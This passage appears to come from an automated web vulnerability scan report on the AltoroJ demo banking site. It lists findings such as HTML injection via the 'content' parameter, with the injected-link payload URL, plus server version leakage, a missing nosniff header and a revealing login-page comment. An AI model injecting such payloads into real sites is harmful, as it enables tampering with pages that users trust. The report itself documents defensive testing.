href="index.jsp?content=inside_contact.htm">Contact Us</a></li>
        <li><a id="MenuHyperLink15"
href="cgi.exe">Locations</a></li>
        <li><a id="MenuHyperLink16"
href="index.jsp?content=inside_investor.htm">Investor
Relations</a></li>
        <li><a id="MenuHyperLink17"
href="index.jsp?content=inside_press.htm">Press Room</a></li>
        <li><a id="MenuHyperLink18"
href="index.jsp?content=inside_careers.htm">Careers</a></li>
                <li><a id="MenuHyperLink19"
href="subscribe.jsp">Subscribe</a></li>
        </ul>
        </td>
<!-- TOC END -->

        <td valign="top" colspan="3" class="bb">

                <p>Failed due to The requested resource
(/static/'"><A HREF="/WF_XSRF252.html">Injected Link</A>
HTTP/1.1) is not available</p>

        </td>

</div>
```

Solution

Review possible solutions for hazardous character injection



testfire.net/index.jsp?content="'><A+HREF%3D"%2FWF_XSRF252.html">Injected+Link<%2FA> HTTP/1.1

Sign In | Contact Us | Feedback | Search Go

AltoroMutual

DEMO SITE ONLY

ONLINE BANKING LOGIN | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services


SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL
- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Failed due to The requested resource (/static/"'>Injected Link HTTP/1.1) is not available

Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features



testfire.net/WF_XSRF252.html

Sign In | Contact Us | Feedback | Search Go

AltoroMutual

DEMO SITE ONLY

ONLINE BANKING LOGIN | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL
- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

An Error Has Occurred

Page could not be found.

Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

7.Server Leaks Version Information

Severity:	Low
Confidence:	High
Location:	http://testfire.ne/index.jsp
Domain:	testfire.net
Element:	content
Path:	/
Scheme:	http
CVSS:	5.0
Impact:	Partial
Threat Classification:	Information Leakage

Alert tags	OWASP_2021_A05 OWASP_2017_A06 WSTG-v42-INFO-02

Alert description	The web/application server is leaking version information via the "Server" HTTP response header. Access to such information may facilitate attackers identifying other vulnerabilities your web application server is subject to.

Request	GET http://65.61.137.117 HTTP/1.1 Host: 65.61.137.117 User-Agent:Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 Pragma: no-cache Cache-Control: no-cache
Response	HTTP/1.1 200 OK Server: Apache-Coyote/1.1 Set-Cookie: JSESSIONID=6C122E49541E7816150796B663ADF59F; Path=/; HttpOnly Content-Type: text/html;charset=ISO-8859-1 Date: Wed, 05 Apr 2023 05:29:19 GMT Content-Length: 9369
Evidence	Apache-Coyote/1.1
Solution	Ensure that your web server, application server, load balancer, etc. is configured to suppress the "Server" header or provide generic details.

8.X-Content-Type-Options Header Missing

Severity:	Low
Confidence:	High
Location:	http://testfire.ne/index.jsp
Domain:	testfire.net
Element:	testfire.net
Path:	/
Scheme:	http
CVSS:	5.0
Impact:	Partial
Threat Classification:	Information Leakage

Alert tags	OWASP_2021_A05 OWASP_2017_A06

Alert description	The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type.

Request	GET http://65.61.137.117 HTTP/1.1 Host: 65.61.137.117 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0 Pragma: no-cache Cache-Control: no-cache
Response	HTTP/1.1 200 OK Server: Apache-Coyote/1.1 Set-Cookie: JSESSIONID=6C122E49541E7816150796B663ADF59F; Path=/; HttpOnly Content-Type: text/html;charset=ISO-8859-1 Date: Wed, 05 Apr 2023 05:29:19 GMT Content-Length: 9369
Solution	Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages.

9. Information Disclosure

Severity:	Low
Confidence:	High
Location:	http://testfire.ne/login.jsp
Domain:	testfire.net
Element:	testfire.net
Path:	/login.jsp
Scheme:	http
CVSS:	0.0
Impact:	Partial
Threat Classification:	Information Leakage

Alert tags	OWASP_2021_A01 OWASP_2017_A03

Alert description	The response appears to contain suspicious comments which may help an attacker.

Request

```
GET http://65.61.137.117/login.jsp HTTP/1.1
Host: 65.61.137.117
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:105.0) Gecko/20100101 Firefox/105.0
Pragma: no-cache
Cache-Control: no-cache
Referer: http://65.61.137.117
Cookie:
JSESSIONID=B3037B3812107CAAE9C3268C3FB6
A011
```

Response

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Date: Wed, 05 Apr 2023 05:29:22 GMT
Content-Length: 8519
```

Response Body

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >

<head>
	<title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
```

```
          <table width="100%" border="0" cellpadding="0"
cellspacing="0">
                  <tr>
                      <td rowspan="2"><a id="HyperLink1"
href="/index.jsp"><img src="/images/logo.gif" width=283
height=80/></a></td>
                           <td align="right" valign="top">
                           <a id="LoginLink" href="/login.jsp"><font
style="font-weight: bold; color: red;">Sign In</font></a> | <a
id="HyperLink3"
href="/index.jsp?content=inside_contact.htm">Contact
Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label
for="txtSearch">Search</label>
         <input type="text" name="query" id="query"
accesskey="S" />
         <input type="submit" value="Go" />
                           </td>
                  </tr>
                  <tr>
                           <td align="right"
style="background-image:url('/images/gradient.jpg');padding:
0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
                  </tr>
          </table>
        </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img
id="Image1" src="/images/pf_lock.gif" width=12 height=14
style="vertical-align: bottom;" alt="Secure Login"/> &nbsp; <a
id="AccountLink" href="/login.jsp" class="focus" >ONLINE
BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div
id="Header2"><a id="LinkHeader2" class="focus"
href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div
id="Header3"><a id="LinkHeader3" class="focus"
```

```
href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a
id="LinkHeader4" class="focus"
href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->



<div id="wrapper" style="width: 99%;">



<!-- TOC BEGIN -->
     <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>

        <a id="CatLink1" class="subheader"
href="index.jsp?content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
            <li><a id="MenuHyperLink1"
href="index.jsp?content=personal_deposit.htm">Deposit
Product</a></li>
            <li><a id="MenuHyperLink2"
href="index.jsp?content=personal_checking.htm">Checking<
/a></li>
            <li><a id="MenuHyperLink3"
href="index.jsp?content=personal_loans.htm">Loan
Products</a></li>
            <li><a id="MenuHyperLink4"
href="index.jsp?content=personal_cards.htm">Cards</a></li
>
            <li><a id="MenuHyperLink5"
href="index.jsp?content=personal_investments.htm">Investm
ents &amp; Insurance</a></li>
            <li><a id="MenuHyperLink6"
href="index.jsp?content=personal_other.htm">Other
Services</a></li>
        </ul>
        <a id="CatLink2" class="subheader"
href="index.jsp?content=business.htm">SMALL
BUSINESS</a>
        <ul class="sidebar">
            <li><a id="MenuHyperLink7"
href="index.jsp?content=business_deposit.htm">Deposit
Products</a></li>
            <li><a id="MenuHyperLink8"
href="index.jsp?content=business_lending.htm">Lending
Services</a></li>
            <li><a id="MenuHyperLink9"
href="index.jsp?content=business_cards.htm">Cards</a></li
>
            <li><a id="MenuHyperLink10"
href="index.jsp?content=business_insurance.htm">Insurance
</a></li>
            <li><a id="MenuHyperLink11"
href="index.jsp?content=business_retirement.htm">Retireme
nt</a></li>
            <li><a id="MenuHyperLink12"
href="index.jsp?content=business_other.htm">Other
Services</a></li>
        </ul>

        <a id="CatLink3" class="subheader"
href="index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a>
        <ul class="sidebar">
            <li><a id="MenuHyperLink13"
href="index.jsp?content=inside_about.htm">About
Us</a></li>
            <li><a id="MenuHyperLink14"
href="index.jsp?content=inside_contact.htm">Contact
Us</a></li>
            <li><a id="MenuHyperLink15"
href="cgi.exe">Locations</a></li>
            <li><a id="MenuHyperLink16"
href="index.jsp?content=inside_investor.htm">Investor
Relations</a></li>
            <li><a id="MenuHyperLink17"
href="index.jsp?content=inside_press.htm">Press
Room</a></li>
```

```
            <li><a id="MenuHyperLink18"
href="index.jsp?content=inside_careers.htm">Careers</a></l
i>
                            <li><a id="MenuHyperLink19"
href="subscribe.jsp">Subscribe</a></li>
        </ul>
    </td>
<!-- TOC END -->

   <td valign="top" colspan="3" class="bb">
                  <div class="fl" style="width: 99%;">

                  <h1>Online Banking Login</h1>

                  <!-- To get the latest admin login, please contact
SiteOps at 415-555-6159 -->
                  <p><span
id="_ctl0__ctl0_Content_Main_message"
style="color:#FF0066;font-size:12pt;font-weight:bold;">

                  </span></p>

                  <form action="doLogin" method="post"
name="login" id="login" onsubmit="return
(confirminput(login));">
                    <table>
                      <tr>
                        <td>
                          Username:
                        </td>
                        <td>
                          <input type="text" id="uid" name="uid"
value="" style="width: 150px;">
                        </td>
                        <td>
                        </td>
                      </tr>
                      <tr>
                        <td>
                          Password:
                        </td>
                        <td>
```

```
                          <input type="password" id="passw"
name="passw" style="width: 150px;">
                          </td>
                      </tr>
                      <tr>
                          <td></td>
                          <td>
                            <input type="submit" name="btnSubmit"
value="Login">
                          </td>
                        </tr>
                    </table>
                  </form>

                  </div>

                  <script type="text/javascript">
                           function setfocus() {
                               if (document.login.uid.value=="") {
                                    document.login.uid.focus();
                               } else {
                                    document.login.passw.focus();
                               }
                           }

                           function confirminput(myform) {
                               if (myform.uid.value.length &&
myform.passw.value.length) {
                                 return (true);
                               } else if (!(myform.uid.value.length)) {
                                 myform.reset();
                                 myform.uid.focus();
                                 alert ("You must enter a valid
username");
                                 return (false);
                               } else {
                                 myform.passw.focus();
                                 alert ("You must enter a valid
password");
                                 return (false);
                               }
                           }
```

```
                         window.onload = setfocus;
                 </script>
    </td>
</div>



<!-- BEGIN FOOTER -->


</tr>
</table>
<div id="footer" style="width: 99%;">
    <a id="HyperLink5"
href="/index.jsp?content=privacy.htm">Privacy Policy</a>
    &nbsp;&nbsp;|&nbsp;&nbsp;
    <a id="HyperLink6"
href="/index.jsp?content=security.htm">Security
Statement</a>
    &nbsp;&nbsp;|&nbsp;&nbsp;
    <a id="HyperLink6" href="/status_check.jsp">Server
Status Check</a>
    &nbsp;&nbsp;|&nbsp;&nbsp;
    <a id="HyperLink6" href="/swagger/index.html">REST
API</a>
    &nbsp;&nbsp;|&nbsp;&nbsp;
    &copy;&nbsp;2023 Altoro Mutual, Inc.
    <span
style="color:red;font-weight:bold;font-style:italic;float:right">T
his web application is open source!<span
style="color:black;font-style:italic;font-weight:normal;float:righ
t">&nbsp;<a
href="https://github.com/AppSecDev/AltoroJ/">Get your copy
from GitHub</a> and take advantage of advanced
features</span></span>
         <br><br><br>
    <div class="disclaimer">
        The AltoroJ website is published by IBM Corporation for
the sole purpose of
        demonstrating the effectiveness of IBM products in
detecting web application
        vulnerabilities and website defects. This site is not a real
```

```
banking site. Similarities,
        if any, to third party products and/or websites are purely coincidental. This site is
        provided "as is" without warranty of any kind, either express or implied. IBM does
        not assume any risk in relation to your use of this website. For more information,
        please go to <a id="HyperLink7" href="http://www-142.ibm.com/software/products/us/en/subcategory/SWI10" >http://www-142.ibm.com/software/products/us/en/subcategory/SWI10</a>.<br /><br />

        Copyright &copy; 2008, 2023, IBM Corporation, All rights reserved.
    </div>
</div>

</body>
</html>
<!-- END FOOTER -->
```

Evidence	admin
Solution	Remove all comments that return information that may help an attacker and fix any underlying problems they refer to.